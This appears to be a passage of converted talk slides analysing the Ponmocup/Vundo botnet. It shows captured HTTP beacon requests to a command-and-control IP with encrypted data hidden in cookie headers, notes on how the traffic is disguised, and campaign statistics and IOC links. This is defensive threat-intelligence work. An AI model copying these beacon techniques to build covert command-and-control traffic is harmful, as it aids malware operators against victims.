
Follow TCP Stream

Stream Content

```
GET /tweet_button.html HTTP/1.1
Cache-Control: no-cache
Connection: Close
Pragma: no-cache
Accept: */*
Cookie: context=dTeNYj-XpC2wzdQp; anon=sitename=whyXxSB-1RPUDTSa-
rxH11TjRUoTAANbrbCbPiAAosg19_wPjABbV8k41d2qzxn_koAJ8oG9oUexNIBLzHRU8l;
CJK=gPMJD2h1kipLe9ZEEXaQGTj2NnHV7vHXWG3Y_5R1WAZEK3RpFrIKYf2iSRuPUQ-M3elz
HBwAnbDUIJnMVnJoTnZjt1VQN7ZnWtKjGzqLiqCMPn7DwpUa9thCbRs5hPLBe6H3LV00sGkPI
FjmhrVHSEXSGAyF80idqM9KWfx0f1aUTwd8mg15ICuo7ggdexVyV-8GlPa-5Ifg2zIJt0vC1;
Ay7WuXddnLPImV6sjTwR7QkkAd_60Mc21L3oBaBYV8T8807r5zJugxRIKESr7DqDRFwyDIn;
XlsJgeV8tsjrdDfEDp0n4m0xolTc0gWwvwlclUhL0bfMjpFg9KmTT2HDkDXh1Isz18ynhcDn;
OJaY0DBSm2idRkYaz0RmAJsznvs0S_6oNiVQz1CDxns480dm2Nr0v0s6QkfhpIGlhW5o6TGX;
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 93.115.88.220
```

Figure 9. Vundo genuine HTTP request.

Network traffic: Domain separation



Network traffic: HTTP Beacons



- Encrypted data is serialized in cookie header
- Per component different encryption
- Random URL (commonly seen URL structures)



Network traffic: HTTP Beacon example



```
GET /img/viewthread.php HTTP/1.1
Cache-Control: no-cache
Connection: Close
Pragma: no-cache
Accept: */*
Cookie:
core=q2FoCYT15d_IKofWW4NXAkpKg8skmX9hFsIRQUNfVyPuxHfelNXdMkSI2UExuHumJuGm0Q0myReFRPFc0oyo3k0ao0MNzza2dfrQ_kU
hicMRSaBhhuinfxLNK3Sk3U84T0npx5vxlzMDpx3FbWSs;
uid=GE0VAR=urmTrog-79KrVV0lQxZo_mi77dXtPg_97_aWfkGWMqhueSH0oF13cni0Php40vljmS0SLoPz14J1b_h5aVsgweF9yd7DBwK5K
tnL2vkvyF7T9MFgugLXhnel8oHX5fxbDYFvms_QJMIIdqIJG1cDITU_BpJURRg8vBjljGv4csHQhmlzxkQcr8kcK0Zw3d1JsIMueXh4z80rQh
SPzHwful5oiPEjfk5QHMWriF-
U3LHn42BTvM3Lw4BxT0qUHKI53QlT80_PAD1R8_80V04FKdxZKt6V_XWAAM5APiYja7xa7EpBfvXR2lRv57sHqdm_0xYJEsRSDawy0JR9JHT
EGtlbC0Ga1RcGgNromePSyCCpdrNjKJ&ptu=ytGI9t5liVAsWU9c8LeMD16m-cuQYRq5AZWoEBcS979aA5EocQ6;
ning_session=referrer=xXU6wXMdd5D1UzY9YnG7rzEZtyL7XgBYE9oMiT2-yj
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C)
Host: 93.115.88.220

HTTP/1.1 404 Not Found
Server: Apache/1.3.42
Date: Mon, 23 Dec 2013 18:57:14 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 216
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /img/viewthread.php was not found on this server.</p>
</body></html>
```



8. Closing statements



Closing notes



- 7 year running campaign
- More than 15,000,000 victims
- Currently 500,000 active victims
- Large scale information collection (dragnet)



A thanks goes out to:

Tom Ueltschi

Denis O'Brien

Fabien Perigaud



Thanks for listening!

Full report:

f0x.nl/ponmocup

IOCs:

github.com/fox-it/ponmocup

Sinkhole:

- Abuse.CH
- Shadowserver

